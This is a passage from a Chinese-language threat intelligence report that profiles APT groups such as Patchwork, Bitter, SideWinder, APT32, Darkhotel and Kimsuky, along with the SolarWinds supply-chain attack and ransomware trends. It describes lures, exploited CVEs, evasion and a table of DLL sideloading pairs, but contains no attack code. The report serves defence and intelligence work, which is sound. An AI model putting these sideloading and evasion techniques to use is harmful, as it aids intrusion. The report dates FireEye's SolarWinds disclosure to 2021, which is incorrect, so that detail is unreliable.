该组织在恶意代码和基础设施上与白象组织和蔓灵花组织存在一定程度的重叠，历史攻击中有大量武器库、基础设施被共用的证据，但攻击目标稍有不同。

2020 年，魔罗桫组织针对中国的攻击较 2019 年显著增多。其针对我国的定向网络攻击活动可以大致分为三类：邮件发送钓鱼网站的链接，欺骗收件人输入用户登录凭证；邮件发送附件作为初始攻击载荷；商贸信主题攻击。

2、组织主要变化

过去一年多，魔罗桫组织喜欢使用媒体高度关注的最新新闻（偏向于军事）作为主题制作诱饵文件。一般利用 Office 办公文档的模板注入从服务器（域名偏向于仿冒微软）下载并执行带有漏洞的恶意文档，通过执行 ShellCode 释放 Dll 下载器，最终通过下载器从服务器上下载商业木马执行。

除了在历史攻击活动中出现过的自研木马，2020 年，魔罗桫组织将大量的商业木马和开源木马整合到其武器库中，包括 AsyncRAT、DarktrackRAT、Morphine、SecureCRT、Warzone RAT 以及针对安卓移动端的开源远控木马 SpyNote，对目标人员或组织进行窃密和监听。

4.5.1.2 白象

1、组织概况

白象组织也被叫作“摩诃草”、“HangOver”、“Patchwork”或“TheDroppingElephant”。最早在 2013 年 7 月由 Norman 安全公司披露，主要针对中国、巴基斯坦等亚洲国家的科研或军事机构进行网络攻击活动，窃取敏感信息。

白象组织的历史攻击活动最早可以追溯到 2009 年 11 月，至今已有十余年，攻击手法和风格有明显阶段性的升级和变化。

白象组织初期采用大规模无针对性的攻击模式，大量投递经过简易免杀处理的 PE 文件，由于技术手段并不高级，甚至在初期并没有被定义为 APT 组织。经历长达近两年的沉寂之后，慢慢转为更正规且有针对性的攻击，战术和技术都发展到了比较成熟的阶段，开始采用社工技术和 Office 漏洞构造钓鱼邮件，对目标任务进行定向攻击。但被安全厂商曝光后，该组织马上进入停滞状态。经过一段时间的技术积累后，第二次卷土重来的白象攻击技术大大提升，甚至还兼具了安卓移动端的攻击能力，攻击活动与政治事件有更高的关联性，其网军的特质愈发明显。

2、组织主要变化



图 23 白象组织 2020 年~2021 年 H1 主要攻击事件

过去一年多，白象组织针对我国的攻击主要分为两个时间段。

第一个阶段是 2020 年初，在国内暴发新型冠状病毒肺炎的初期投递包括"武汉旅行信息收集申请表"、"新型冠状病毒感染引起的肺炎的诊断和预防措施"、"卫生部指令"、"申请表格"、"收集健康准备信息的申请表"等相关主题诱饵。

第二个阶段是 2020 年 6 月到 8 月，在中印边界问题恶化的背景下，投递"中印边境争端"的诱饵文件，诱饵文件利用 CVE-2017-0261 漏洞释放执行文件，通过白利用侧加载、进程注入等技术最终运行自研木马 BADNEWS。这套攻击手法差不多同一时间段，也在其对巴基斯坦相关军政单位发动的网络攻击中出现。

除此之外，我们观察到白象组织扩展了其攻击目标。除了中国和巴基斯坦两个传统的主要目标外，白象组织开始尝试在中东地区、非洲地区展开活动。

从攻击流程上看，白象组织仍然较喜欢通过带有漏洞的恶意文档来执行攻击代码。攻击代码通常会进行网络连通性测试，在与 C2 通信之前先尝试连接 google、facebook，样本中的字符串使用简单加密处理（敏感模块和 API 的加减或异或操作），落地攻击组件通过 github 平台和 feed43 等公用平台间接获取，与此类高信用度的白名单域名交互降低了恶意行为特征，针对一些检测设备有着不错的免杀效果。

从木马使用的情况上看，白象组织引入了一个新的加载器 Crypta，下载器本身仅支持简单的远程 shell 执行功能、远程端组件下载执行等功能。后续除了可以用来加载一些自研的木马 BADNEWS 之外，还用来加载 Bozok RAT、Quasar RAT、LokiBot 等，这与 APT 组织逐渐使用开源木马、免杀加载器的趋势相吻合。

4.5.1.3 蔓灵花

1、组织概况

蔓灵花（Bitter）组织最早在 2016 年由美国安全公司 Forcepoint 披露，根据其特种木马

的网络数据包头部特征字符串命名为“BITTER”，同年国内友商也跟进发布了分析报告，命名为“蔓灵花”。蔓灵花组织在攻击代码、攻击手法上都与白象有着非常大的相似性，根据历史披露的报告，发现其与孔夫子、白象都曾共用过同一个基础设施。

该组织长期针对中国、巴基斯坦、孟加拉国、沙特等国家的政府、军工、电力、核工业等单位进行攻击，窃取敏感资料，具有强烈的政治背景。

攻击手段主要为通过钓鱼邮件将仿冒网站链接发送给目标人群，窃取用户登录凭证；再通过钓鱼邮件投递恶意文件，如可执行文件（MSI 安装包，自解压 SFX）、带有 Office 漏洞的文档、chm 文档的压缩包等。

2、组织主要变化



图 24 蔓灵花组织 2020 年~2021 年 H1 主要攻击事件

蔓灵花组织的攻击手法主要分为两类，发送钓鱼网站链接和通过邮件投递木马。在网络资产方面，通过申请与合法网站或者服务有一定视觉相似性的免费动态域名，架设钓鱼网站克隆原网站，钓取目标的用户登录凭证。目标网站除了政府部门，科研机构，知名大学，还有外贸公司，通用性的互联网公司（如 126 邮箱、163 邮箱及新浪邮箱）。

与以往的攻击手法不同，2020 年开始，蔓灵花组织开始尝试成本更大的攻击方式。先采用社工手段对目标的邮箱进行多种方式的钓鱼攻击，当掌握了部分目标的登录凭证后，再利用这些凭证登录其邮箱账户，对受害者的联系人发送定制的钓鱼邮件，此时由于默认的信任关系惯性，几乎可以在极大的成功率下将攻击范围疯狂扩张。

该组织武器库工具十分充足，拥有针对多平台进行攻击的能力，攻击目标广泛，移动端主要用于针对巴基斯坦进行攻击，针对我国的攻击仍然集中于 PC 端。

蔓灵花组织初始载荷的类型较多，除了以往常用的恶意宏文档、远程模板注入文档、lnk 文件，自解压程序之外，在 2020 年 9 月的攻击中还出现了 chm 类型的攻击载荷。

其木马较多是以 MSI 安装包运行自研的下载器 AntraDownloader。该恶意程序的框架较以往没有太大变化，攻击中的主要功能和更新通过插件控制。后续插件变化不大，但是新增了一个针对可移动设备文件的窃密插件，可以从 USB 等移动设备中窃取指定后缀的敏感文件；除了自研的恶意武器外，蔓灵花组织也使用多种成熟的开源远控，如 AsyncRAT、Warzone RAT、Quasar RAT，在该组织的恶意插件托管站点还发现了 Mimikatz 局域网密码爬取工具。

4.5.1.4 肚脑虫

1、组织概况

2017 年 3 月，国内安全团队首次披露了肚脑虫（Donot）组织针对巴基斯坦的定向攻击活动，并详细分析了该组织独有的 EHDevel 恶意代码框架。2018 年 3 月，国外安全团队 ASERT 披露了该组织新的恶意代码框架 YTY，并根据 PDB 路径中的用户名将该组织命名为 Donot。肚脑虫具备针对 Windows 与 Android 双平台的攻击能力，主要针对周边国家的政府机构进行网络攻击活动，窃密敏感信息。

2、组织主要变化

肚脑虫组织在 2020 年并没有针对中国较为明显的攻击行为，但对其他周边国家，尤其是巴基斯坦和泰国，依旧保持着活跃的攻击频率，经常利用军事或政治相关主题制作恶意文档。

2020 年，肚脑虫组织在攻击手法上出现了比较明显的调整和变化。手法依旧采用模板注入，不过初始载荷从 Doc 转为了 Rtf。除了公式编辑器漏洞外，还会通过 RTF 自动释放 Package 对象的功能运行恶意载荷。

另外，肚脑虫还偏向于通过诱骗受害者启用宏，执行其中的恶意宏代码。而真正要执行的恶意代码被拆分为 Loader 和加密的恶意代码数据，以多组件的方式形成完整的攻击链，文件名路径和一些敏感的模块函数都经过简单的加密，最终以内存解密加载的方式执行。

相较于其他南亚组织，该组织还会使用移动端的攻击载荷，其移动端也对 C2 增加了简单的加密处理。

4.5.1.5 响尾蛇

1、组织概况

响尾蛇组织，又称 T-APT-04、SideWinder，常年针对包括中国、巴基斯坦在内的周边国家展开攻击，攻击目标涉及政府、教育、科研、军事、能源等多个方面，伺机窃取重要情报。其攻击活动最早可以追溯到 2012 年。自疫情以来该组织的攻击活动更是有增无减，持续活跃。2020 年至 2021 年，该组织的攻击活动从未停止，持续针对周边国家重要部门及单位展开定向攻击。

2、组织主要变化

响尾蛇组织近一年来比较活跃。攻击目标涉及中国、巴基斯坦等南亚国家，甚至将魔爪伸向其他国家驻华使馆单位和人员。攻击领域包括军方、政府、学术教育等多个方向，以新冠疫情、军队、合作协议、一带一路能源合作、文化技术交流、宗教、税收等热度话题作为切入点对受害者实施定向钓鱼攻击。2020 年至 2021 年针对中国的攻击包括外交高校学术等方向，针对巴基斯坦等国主要集中在外交军事政府等方向，其代表性攻击事件如图所示：



图 25 响尾蛇组织 2020 年~2021 年 H1 主要攻击事件

过去一年多，该组织整体攻击框架和武器库比较稳定。前置样本攻击方式多样性增加，前置样本涉及远程模板加载、CVE-2017-0199 漏洞、CVE-2017-11882 漏洞、包含 lnk 文件的压缩包文件格式或以上方式的组合等，通过多阶段的恶意载荷攻击模式使初始样本达到很好的免杀效果。通过前置样本（漏洞文档加载/hta 文件/浏览器漏洞）拉起后期白加黑组合执行远控木马。后期木马加载方式基本变动不大，仍为无文件形式加载白加黑执行。中间加载的多阶段文件一直延用着相同的解密逻辑，但部分样本解密密钥从以往的硬编码转为远程在线获取。

响尾蛇组织的 RAT 经历着由简至繁的逐步演化。2020 年以前，木马文件主要通过一系列 JS 脚本、Powershell 脚本、Dll 文件等作为中间件拉起最终的白加黑木马，组合方式和调用参数一直在进行复杂的调整。2020 年，该组织逐步将其攻击链优化，加密更是常规化，甚至部分样本的后期文件数据与解密密钥改为线上获取。

漏洞利用方面，在 2020 年 6 月的攻击活动中，发现该组织利用双星浏览器漏洞执行恶意代码的攻击事件。

4.5.2 东南亚

4.5.2.1 海莲花

1、组织概况

海莲花（APT32）组织，自 2012 年起常年针对我国政府、科研院所、海事机构、高校、能源机构等相关重要领域展开有组织、有计划、有针对性的攻击。该组织主要通过鱼叉攻击和水坑攻击等方法，配合多种社会工程学手段进行渗透，向境内特定目标人群传播特种木马程序，秘密控制部分政府人员、外包商和行业专家的电脑系统，窃取系统中相关领域的机密资料。

相较于 2019 年，海莲花组织在 2020 年进行的攻击活动明显减少，主要活动时间线如下：



图 26 海莲花组织 2020 年~2021 年 H1 主要攻击事件

总结海莲花组织在 2020 年的活动，主要包括以下几个方面：

（1）间谍活动主要集中在搜集东南亚国家的情报，目标包括电脑和移动设备。

（2）通过创建和劫持网站，分析访问该网站的用户，使用户进一步点击恶意钓鱼网站或加载恶意负载。这些行动不仅针对其他东南亚国家，也针对越南自身的受害者。

（3）针对越南不同政见者的个人间谍活动，使用类似简历或邀请信的恶意钓鱼文件。

（4）针对私营企业展开间谍活动，并在受害者网络上部署加密货币挖矿软件。

（5）针对我国最主要的攻击活动是疫情期间以“新冠疫情”和“H5N1 禽流感”为主题针对国内有关部门发起攻击。

2、组织主要变化

过去一年多，海莲花组织继续调整其工具集。针对 MacOS 用户的攻击活动有所增加，主要用来针对越南地区的媒体、研究和建筑等行业进行有针对性的攻击。

在 Windows 平台上，海莲花组织所使用的木马家族并没有太大变化，主要使用 Cobalt Strike Beacon 作为最终的后门，而其他特马有较为明显的减少。在初始载荷上，海莲花组织依然使用白加黑的攻击方式，但也新增不少新的攻击组合方式。

白文件	黑文件	说明
RtkAudioService86.exe	LBTServ.dll	罗技蓝牙设备支持程序
sharemgr.exe	rscom.dll	瑞星杀毒软件
MsMpEng.exe	MpSvc.dll	WindowsDefender 组件
lenovodrvtray.exe	DgBase.dll	联想驱动管理

表 18 海莲花组织惯用白利用总结

在攻击流程上，2020 年下半年，海莲花开始大量使用定制化加载器，先通过上述白加

黑文件执行 shellcode，shellcode 使用受害者计算机名或用户名等信息的哈希作为密钥解密出后续木马。

此外，海莲花组织可能在挖矿方面中有所行动。据微软披露，越南的 Bismuth 组织与海莲花存在较大关联，Bismuth 组织使用白加黑（winword.exe+wwlib.dll 或 MsMpEng.exe+MpSvc.dll）加载 Kerrdown 下载器，最终在用户机器上部署 Monero 币挖矿机，受害者包括法国和越南的私营部门和政府机构。Kerrdown 下载器是海莲花组织的特马，除此之外，Bismuth 在攻击活动中最终使用计划任务将 Cobalt Strike Beacon 建立持久化，以及白加黑的组合方式均高度与海莲花组织相似，这都表明 Bismuth 与海莲花存在较深联系，海莲花组织可能开始在挖矿领域中进行活动。

4.5.3 东亚

4.5.3.1 Darkhotel

1、组织概况

Darkhotel 自 2004 年起活跃至今，最早由于针对入住高档酒店的高管政要而得名，攻击目标范围涉及中国、朝鲜、日本、缅甸、印度以及少数欧洲国家。该组织有寄生兽、Dubnium、Nemim、Tapaoux、APT-C-06 和 T-APT-02 等多个别名，实力雄厚，多使用 0day 进行攻击。DarkHotel 在 2020 年初曾被检测到利用 Internet Explorer 浏览器 0day 漏洞（CVE-2020-0674）和 Firefox 浏览器 0day 漏洞（CVE-2019-17026）进行攻击，以及利用国内某 VPN 的 0day 漏洞对我国政府发起攻击。除了使用 0day 外，该组织还在不断更新和开发新的攻击框架，在 2020 年中被披露的就有全新的后门框架 Thinmon 和针对隔离网络的 Retro 升级版后门框架 Ramsay。

2、组织主要变化

Darkhotel 组织作为能力较为出众的 APT 组织，其攻击频率较低，往往只针对极为重要的机构发动攻击。他们不喜欢大批量投递普通的攻击样本，而是经常使用新的漏洞或新的攻击框架。2020 年 1 月，Darkhotel 组织同时使用 CVE-2020-0674 和 CVE-2019-17026 两个 0day 浏览器漏洞针对我国商贸、政府等机构进行攻击。

2020 年 3 月，DarkHotel 使用国内某厂商的 VPN 0day 对我国驻外机构进行攻击，在此次活动中使用了一款未被披露的新型后门框架 Thinmon，通过替换升级组件和更改服务端的升级配置文件，使用户在使用 VPN 的时候下载伪装成后门的升级程序。

2020 年 5 月，Darkhotel 针对隔离网络的攻击框架 Ramsay 被披露，由于隔离网络的独特性质，Ramsay 将控制指令隐藏在文档结构中进行下发，包括了收集文档、泄露信息、感染文档和感染可执行文件等功能，并与其 Retro 木马攻击框架存在部分插件和代码的重叠与联系。通过对不同组件不同编译时间戳的分析表明，该框架自 2019 年末以来一直在开发完善中，目前发现的有 RamsayV1（感染文档）版本和 RamsayV2（感染 exe）版本。

相较于之前的 Retro 版本，攻击方法不断演化，传播途径从感染 doc 文件到感染可执行文件，窃取的资料从写入移动磁盘的扇区到写入文档的末尾，并且新增持久化、接受控制指

令、接受插件、全盘感染、内网探测、获取 IE 临时文件的功能。



图 27 DarkHotel 组织针对隔离网的攻击路径

4.5.3.2 Kimsuky

1、组织概况

Kimsuky，又称 Velvet Chollima、Black Banshee、Thallium、Operation Stolen Pencil、Mystery Baby、Baby Coin、Smoke Screen 等。该组织早期瞄准韩国智囊团和与朝鲜相关的目标，之后扩展到美国，俄罗斯和欧洲等多个国家。

2、组织主要变化



图 28 Kimsuky 组织 2020 年~2021 年 H1 主要攻击事件

与其他组织相比，Kimsuky 更偏好较短的攻击链，并在免杀方面拥有自己的优势。攻击样本主要包含三种类型：hwp 文件，恶意宏文档，伪装成文档的 PE 文件。在执行过程中常包含多阶段的恶意脚本不落地执行，关键数据解密来规避检测，反虚拟机反检测等。其中部分样本通过修改编译时间来迷惑用户和分析人员，同时新增了 KGH_SPY 恶意间谍软件套件

和 CSPY Downloader 下载器，它们都具有很好的反分析和反检测能力，并可用于下载其他恶意文件执行。

4.5.4 其他地区

4.5.4.1 StrongPity

1、组织概况

StrongPity（Promethium、APT-C-41）组织自 2012 年开始活跃，2016 年被首次公开披露，主要针对意大利、土耳其、比利时、叙利亚、欧洲等地区和国家。近年来，StrongPity 组织的攻击范围逐年扩大，如今受害者遍布欧洲、北非、加拿大和亚洲等地区。

2、组织主要变化

2020 年初，在 StrongPity 针对我国的定向攻击活动中，使用伪装为 WinRAR 安装程序的 32 位可执行文件执行初始载荷，最终目的是进行窃密。

本次攻击使用 v2_kt6p1 版本，有一个明显的特征是窗口标题“A4Tech_HID_Adapter”，对比 v2 和其他版本的 StrongPity 攻击样本，可以发现该组织技术细节更新并不频繁，功能根据时间发展稍有不同。

V2 版本的活动时间或是在 2016 年至 2017 年间，功能比起后续的载荷多了对插入设备的扫描。至于释放文件的路径和文件名，也保持着大同小异的变化。URI 的资源通常是“parse_ini_file.php”、“info.php”、“ini.php”等。唯一保持不变的就是回传 sft 文件功能。其 sft 文件的文件属性、文件命名格式、文件数据的加密方式（Byte ^= (Byte>> 4)）均较为固定，不同的是对文件分割的限制在不统版本中有些许变化。在 StrongPity 组织样本的流量中，通常具备[版本号]_[C 盘卷序列号]格式的字符串。

4.5.5 Solarwinds 供应链攻击事件

2021 年 12 月 13 日，美国顶级安全公司 FireEye（中文名：火眼）发布报告称，其发现一起全球性入侵活动，命名该组织为 UNC2452。该 APT 组织通过入侵全球最著名的网管软件供应商 SolarWinds 公司，在 SolarWinds Orion 商业软件更新包中植入后门程序 SunBurst。该后门包含传输文件、执行文件、分析系统、重启机器和禁用系统服务的能力，最终达到横向移动和数据盗窃的目的。

本次攻击活动受害组织机构高达数百个，已经确认 200 余个组织机构的准确信息，涉及 31 个国家。其中美国失陷的组织机构最多，行业上以政府组织机构失陷情况最为严重，其次是金融和 IT 行业，同时有少量网络安全公司。

据 Solarwinds 官方披露，此次事件最初归咎于公司的实习生设置的弱密码“Solarwinds123”。最初的内部系统可疑活动始于 2019 年 9 月，之后攻击者疑似在 2019 年 10 月进行了一次“预演”来进行技术测试，并于 2020 年 3 月至 6 月之间开始实际攻击，时间线如下：



图 29 SolarWinds 事件攻击时间轴

攻击者使用 SUNSPOT 将恶意代码整合到 Orion 软件代码中，当 SUNSPOT 找到一个 MsBuild.exe 进程时，SUNSPOT 会从虚拟内存中提取 MsBuild.exe 进程的命令行参数，进而找到 Orion 解决方案文件路径，它将替换解决方案目录中的源代码文件，并在构建 Orion 时注入 SUNBURST。监控循环每秒执行一次，最终 SUNSPOT 在目标源代码被编译器读取之前对其进行修改。



图 30 SUNSPOT 攻击路径

当用户下载被篡改的更新程序后，恶意的 SolarWinds.Orion.Core.BusinessLayer.dll 借助 SolorWinds Orion 主程序加以启动，在隐匿 12~14 天之后启动攻击程序，恶意程序通过 DGA 域名算法解析到攻击者提前布置好的 VPS，通信协议模仿的是 SolarWinds 的 API 调用。之后攻击者下发指令及后门工具，包括 CobaltStrike Beacon 和 TEARDROP 后门以 RainDrop，通过监控账号登录和窃取 SALM 令牌获取高权限账户，进而执行横向移动，最终目的为窃取信息。

勒索攻击及挖矿态势观察

5.1 勒索攻击态势综述

过去一年多，平均每 11 秒就有一家企业成为勒索病毒攻击的目标，勒索攻击或在 2020 年造成高达数千亿美元的损失。在“RaaS（勒索软件即服务）”、“APT 化”攻击模式以及“Big Game Hunting（大型狩猎游戏）”盛行的大背景下，勒索攻击的参与者越来越多，入侵的过程越来越复杂，并且几乎已经完全抛弃了几年前的广撒网方式，转而仅针对大型且有价值的目标。同时，勒索攻击者已经普遍不满足于依靠单一勒索方式达到目的，而是采取泄露攻击目标重要数据，对攻击目标发动 DDoS 攻击等方式达成最终的目的。勒索攻击已成为黑客谋取巨额钱财的重要手段，并逐渐成为危害网络安全的首要威胁。

据 VenusEye 威胁情报中心数据，过去一年多最活跃的勒索软件家族 TOP10 分别为：Maze，Egregor，Conti，REvil，Doppel Paymer，Netwalker，Pysa，NeFilim，Clop 和 Avaddon。



图 31 2020~2021H1 主要勒索病毒家族

据启明星辰应急响应中心收到的用户响应请求数据分析，过去一年多主要针对我国攻击的勒索软件家族以 Phobos、Sodinokibi 和 CryptoJoker 为主。

